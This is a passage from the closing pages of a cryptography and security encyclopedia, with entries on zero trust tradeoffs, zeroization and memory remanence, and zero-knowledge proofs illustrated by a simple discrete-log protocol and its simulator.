Tradeoffs and Varying Application Domains. Finally, most sources that address ZT architectures have done so in the context of traditional enterprise networks and resources. There are tradeoffs with ZT in the traditional context, including potential for increased complexity or challenges to usability (e.g., consider periodic user reauthentication requirements). But extending ZT technology to other domains such as low-power wireless sensor networks, Internet of Things (IoT) devices and 5G networks could introduce new tradeoffs and challenges or compound-existing problems. For this reason, future work may involve proposed changes for specific application domains and use cases or empirical comparisons evaluating associated tradeoffs. Future work may evaluate the extent to which hybrid ZT and perimeter-based security models might be more advantageous than pure ZT as well as the impacts of so-called megatrends such as machine learning (ML), artificial intelligence (AI), and big data on specific realizations of ZT network architectures.

Cross-References

Authentication
Authorization
Continuous Authentication
Entity Authentication
Least Privilege
Network Intrusion Detection System
Public Key Cryptography
Root of Trust
User Authentication

References

Gilman E, Barth D (2017) Zero trust networks. O’Reilly Media, Inc., Sebastopol, USA

Kindervag J (2010) Build security into your network’s DNA: the zero trust network architecture. Forrester Research, Cambridge, pp 1–26

Osborn B, McWilliams J, Beyer B, Saltonstall M (2016) BeyondCorp: design to deployment at Google; login, USENIX

Rose S, Borchert O, Mitchell S, Connelly S (2020) Zero trust architecture. Draft (2nd) NIST Special Publication 800-207, National Institute of Standards and Technology (NIST), U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-207-draft2

Sood AK, Huang Y, Simon R, White E, Cleary K (2002) Zero trust intrusion containment for telemedicine. George Mason University, Fairfax, USA

Ward R, Beyer B (2014) BeyondCorp: a new approach to enterprise security; login, USENIX

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301060

Zero Trust Cybersecurity

Zero Trust Architecture

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301061

Zero Trust Network

Zero Trust Architecture

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301062

Zero Trust Threat Model

Zero Trust Architecture

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_723

Zeroization

Sean W. Smith[2] ✉
(2) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Definition

Zeroization refers to the process of automatically erasing or destroying data whenever a system transitions to a state in which an adversary might have access to this data.

Background

When computation involves data for which *confidentiality* is critical, security may require zeroization of this data.

Theory and Applications

Perhaps the most common scenario in which discussion of zeroization arises is high-security devices intended to resist physical attack by a dedicated adversary. For such devices, designers may consider various esoteric means (ranging from *crowbarring* power to ground on static RAM, to the use of explosives) to ensure that sensitive cryptographic secrets are destroyed.

However, the concept of zeroization is relevant even in more mundane computing scenarios. One aspect is *memory remanence*: the often surprising

persistence of data storage in static and dynamic RAM across power cycling. (In the last decade, researchers demonstrated *cold-boot attacks* enabled by such remanence.) Long-term storage of data in static RAM can also result in *imprinting* that data, exacerbating the remanence problem. The emerging ubiquity of *FLASH* memory introduces new issues, since (due to the limited number of erase-write cycles in FLASH technology) FLASH memory systems typically implement a "rewrite" by simply writing the newer data to a different place and leaving the original data physically extant.

Many other standard features of modern computing systems also complicate zerioization. Does "deleting" a file actually result in its deletion from the medium underlying the file system? Does a virtual memory system reuse frames without first erasing the data? If a programmer carefully ensures a program overwrites sensitive data before transitioning to a less secure state, has the underlying compiler conspired to optimize away these operations by erroneously concluding that these writes are unnecessary, since they are never read?

Weingart (2000) and Chap. 16 in Smith and Marchesini (2008) provide good general discussions here (Gutmann 2001) discusses some issues with memory remanance.

Cross-References

Confidentiality

Recommended Reading

Gutmann P (2001) Data remanence in semiconductor devices. In: Proceedings of the 10th USENIX security symposium. 2001

Smith SW, Marchesini J (2008) The craft of system security. Addison-Wesley, Prentice Hall

Weingart S (2000) Physical security devices for computer subsystems: a survey of attacks and defenses. Cryptographic Hardware and Embedded Systems – CHES 2000

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_16

Zero-Knowledge

Berry Schoenmakers[3] ✉
(3) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

***Editors note**: Due to the advancement of blockchain-based transactions, efficient noninteractive zero-knowledge methods, which are concise so that they fit inside a block, have been extensively investigated and deployed.*

Definition

Zero-knowledge is a property attributed to interactive proofs, interactive arguments, and noninteractive proofs. Just as the soundness property protects the interest of the verifier, the zero-knowledge property protects the interest of the prover. By means of a zero-knowledge proof, the prover is able to convince the verifier of the validity of a given statement, *without releasing any knowledge beyond the validity of the statement*. (Note that the notion of witness hiding proofs provides an alternative to the notion of zero-knowledge proofs.)

Theory

In other words, from executing a zero-knowledge protocol with an honest prover, the verifier should learn nothing beyond the validity of the statement. This is captured by stating that whatever the verifier “sees” when

interacting with the prover by means of the zero-knowledge protocol can be *efficiently simulated* by the verifier itself. It is crucial to note that the zero-knowledge condition should be satisfied even if the verifier deviates from the protocol in arbitrary ways.

As a simple example, consider the following protocol. Let g denote a generator of a cyclic group$G$ of order p, where p is a large prime number. A key pair is generated by choosing $x \in \mathbb{Z}_p$ uniformly at random, and setting $y = g^x$ as the public key and x as the corresponding private key (refer also modular arithmetic and public key cryptography). The protocol for proving knowledge of x on common input y runs as follows.

The prover chooses $u \in \mathbb{Z}_p$ uniformly at random, sets $a = g^u$, and sends a to the verifier. Next, the verifier chooses a challenge $c \in \{0,\ \ 1\}$ uniformly at random and sends c to the prover. The prover computes the response $r = u + cx \bmod p$ and sends it to the verifier. Finally, the verifier checks that $g^r = ay^c$ holds.

The zero-knowledge property follows from the fact that the outputs of the following two probabilistic polynomial-time algorithms are identically distributed, where V^* denotes an arbitrarily cheating verifier. It is assumed that V^* is given as a rewindable black box. A triple (a, c, r) is called a *conversation*, as it consists of the messages exchanged during a run of the protocol.

Real Conversations

Input: private key x
Output: conversation (a, c, r)
1. Choose random $u \in \mathbb{Z}_p$
2. Set $a = g^u$
3. Send a to V^*
4. Receive $c \in \{0, 1\}$ from V^*
5. Set $r = u + cx \bmod p$
6. Output (a, c, r)

Simulated Conversations

Input: public key y
Output: conversation (a, c, r)
1. Choose random $c \in \{0, 1\}$, $r \in \mathbb{Z}_p$
2. Set $a = g^r h^{-c}$
3. Send a to V^*
4. Receive $c' \in \{0, 1\}$ from V^*
5. If $c \neq c'$ rewind V^* to point prior to receiving a and go to step 1
6. Output (a, c, r)

At step 5 of the simulation, the probability that $c = c'$ is exactly 1/2, since $c \in \{0, 1\}$ is chosen uniformly at random. Hence, on average two iterations are required to generate a simulated transcript (a, c, r).

The conclusion is that no matter what algorithm (or "strategy") a cheating verifier V^* follows in trying to extract useful information from the prover, the same algorithm can be used to generate identically distributed conversations without needing the cooperation of the prover. Whereas the real conversations are generated using the private key x as input, the simulated conversations are generated using only the public key y as input.

In general, the distributions of the real conversations and the simulated conversations do not need to be identical. *Perfect* zero-knowledge means that the distributions are indeed identical. *Almost-perfect* or *statistical* zero-knowledge means that the distributions are statistically indistinguishable (i.e., the statistical distance between the distributions is negligible). Similarly, *computational* zero-knowledge (refer also Computational Complexity) means that the distributions are computationally indistinguishable (i.e., cannot be efficiently distinguished).

By engaging in a zero-knowledge protocol multiple times, a cheating verifier may collect many valid conversations. In general, the simulation for a single run of a protocol can be easily extended to a simulation for multiple runs of the protocol as long as the runs are sequential, that is, the second run starts only after the first run is finished, and so on. In other words, the zero-knowledge property is preserved under *sequential composition*. However, *parallel composition*, where a prover is engaged in several runs of a protocol at the same time, in general, does not preserve the zero-knowledge property; running the above simulation k times in parallel does not result in

an efficient simulation as the chances that $c = c'$ holds at step 5 for all runs at the same time will be only 2^{-k}.

The concept of zero-knowledge was introduced by Goldwasser et al. in the early 1980s (journal version appeared in (Goldwasser et al. 1989)). In (Goldreich et al. 1991), it was subsequently proved that a zero-knowledge interactive proof exists for every language in NP. *Noninteractive* zero-knowledge proofs were introduced in (Blum et al. 1988; Blum et al. 1991). There are many varieties of zero-knowledge proofs; see (Goldreich 2001) for an overview. Examples of some advanced notions are *concurrent* zero-knowledge (Damgård 2000; Dwork et al. 1998) and *resettable* zero-knowledge (Canetti et al. 2000).

Scalable noninteractive zero-knowledge proofs with particularly efficient verification were developed in (Gennaro et al. 2013; Parno et al. 2016). These *succinct* proofs, generally known as "zk-SNARKs," have been developed further in many works, enabling practical applications of zero-knowledge proofs for large, elaborate statements.

Cross-References

Witness Hiding

Reference

Blum M, Feldman P, Micali S (1988) Non-interactive zero-knowledge and its applications. In Proceedings of the 20th ACM symposium on the theory of computing, pp 103–112

Blum M, De Santis A, Micali S, Persiano G (1991) Non-interactive zero-knowledge proof systems. SIAM J Comput 20(6):1084–1118
[MathSciNet][Crossref]

Canetti R, Goldreich O, Goldwasser S, Micali S (2000) Resettable zero-knowledge. In Proceedings of the 32nd ACM symposium on the theory of computing, pp 235–244

Damgård I (2000) Efficient concurrent zero-knowledge in the auxiliary string model. In: Preneel B (ed) Advances in cryptology – eurocrypt 2000, Lecture notes in computer science, vol 1807. Springer, Berlin, pp 418–430
[Crossref]

Dwork C, Naor M, Sahai A (1998) Concurrent zero-knowledge. In Proceedings of the 30th ACM symposium on the theory of computing, pp 409–418

Gennaro R, Gentry C, Parno B, Raykova M (2013) Quadratic span programs and succinct NIZKs without PCPs. In: Advances in cryptology – EUROCRYPT 2013, Lecture notes in computer science, vol 7881. Springer, Berlin, pp 626–645
[Crossref]

Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge
[Crossref]

Goldreich O, Micali S, Wigderson A (1991) Proofs that yield nothing but their validity or all languages in NP have zero-knowledge proof systems. J ACM 38(1):691–729. Preliminary version in 27th IEEE symposium on foundations of computer science, 1986
[MathSciNet]

Goldwasser S, Micali S, Rackoff C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18:186–208. Preliminary version in 17th ACM symposium on the theory of computing, 1982
[MathSciNet][Crossref]

Parno B, Howell J, Gentry C, Raykova M (2016) Pinocchio: nearly practical verifiable computation. Commun ACM 59(2):103–112
[Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301063

Zeta Function Computation

Point Counting

This file was downloaded from Z-Library project



Your gateway to knowledge and culture. Accessible for everyone.

z-library.sk z-lib.gs z-lib.fm go-to-library.sk

Official Telegram channel

Z-Access

https://wikipedia.org/wiki/Z-Library